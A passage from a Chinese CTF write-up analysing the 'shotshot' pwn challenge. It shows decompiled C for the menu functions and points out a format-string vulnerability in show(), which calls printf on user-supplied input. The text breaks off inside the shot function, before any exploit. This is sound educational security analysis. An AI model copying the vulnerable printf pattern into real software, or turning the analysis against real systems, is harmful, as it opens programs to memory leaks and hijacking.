PCB_final_shotshot一题两解


lemon六 / 2018-12-15 10:10:00 / 浏览数 2501 安全技术 CTF 顶(0) 踩(0)

PCB final shotshot一题两解

比赛期间学的挺多的现在记录下自己的心得

程序分析

大致浏览




_start
deregister_tm_clones
register_tm_clones
__do_global_dtors_aux
frame_dummy
init
get_id
dead
congratulations
to_read
welcome
puts_menu
puts_shot
shot
create
show
drop
init_addr
main
__libc_csu_init
__libc_csu_fini

题目并没有进行去符号的处理

main

从这里可以可以大概知道程序在干什么，代码量不是很大我们接下来进行单步的分析。




```
// local variable allocation has failed, the output may be wrong!
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v3; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v4; // [rsp+8h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  init_addr(*(_QWORD *)&argc, argv, envp);
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stderr, 0LL, 2, 0LL);
  alarm(0x1Eu);
  welcome(30LL, 0LL);
  while ( 1 )
  {
    puts_menu();
    __isoc99_scanf("%d", &v3);
    switch ( v3 )
    {
      case 1:
        create();
        break;
      case 2:
        show();
        break;
      case 3:
        drop();
        break;
      case 4:
        shot();
        break;
      case 5:
        puts("Bye Bye!");
        exit(0);
        return;
      default:
        puts("wrong choice!");
        break;
    }
  }
}
```

create

这里先让你创建了一个waepon的name，然后在输入长度，进行一个输入，没有什么漏洞点




```c
unsigned __int64 create()
{
  unsigned int v1; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  while ( 1 )
  {
    puts("Input the length of your weapon's name:");
    __isoc99_scanf("%d", &v1);
    if ( (signed int)v1 <= 0x200000 )
      break;
    puts("too long!");
  }
  weapon = (char *)malloc((signed int)v1);
  if ( !weapon )
  {
    puts("malloc error!");
    exit(-1);
  }
  puts("Input the name:");
  to_read(weapon, v1);
  puts("Success!");
  return __readfsqword(0x28u) ^ v2;
}
```

show

这个函数中有一个格式化字符串是可以进行利用的，但是比较麻烦的是参数是在bss段，利用起来泄漏很容易但是写操作比较难。




```c
int show()
{
  int result; // eax

  if ( weapon )
    result = printf(weapon);
  else
    result = puts("No weapon!");
  return result;
}
```

drop


这里在free weapon后进行了指针的置0所以并没有uaf之类的洞



```c
void drop()
{
  if ( weapon )
  {
    puts("I can't believe it!");
    free(weapon);
    weapon = 0LL;
  }
  else
  {
    puts("No weapon!");
  }
}
```

shot

这里的代码量比较大，大致就是输入一些数字可以跳转到一些函数，其中有一个dead函数引起了我的注意力于世就跟进了一下dead函数




```c
  int *v0; // rsi
  void **v1; // rbx
  int v3; // [rsp+4h] [rbp-1Ch]
  unsigned __int64 v4; // [rsp+8h] [rbp-18h]

  v4 = __readfsqword(0x28u);
  if ( weapon )
  {
    puts_shot();
    v0 = &v3;
    __isoc99_scanf("%d", &v3);
    if ( !*(_QWORD *)start )
    {
      v1 = (void **)start;
      v0 = (int *)40;
      *v1 = mmap(0LL, 0x28uLL, 3, 34, 0, 0LL);
      if ( *(_QWORD *)start == -1LL )
      {
        puts("mmap error!");
        exit(-1);
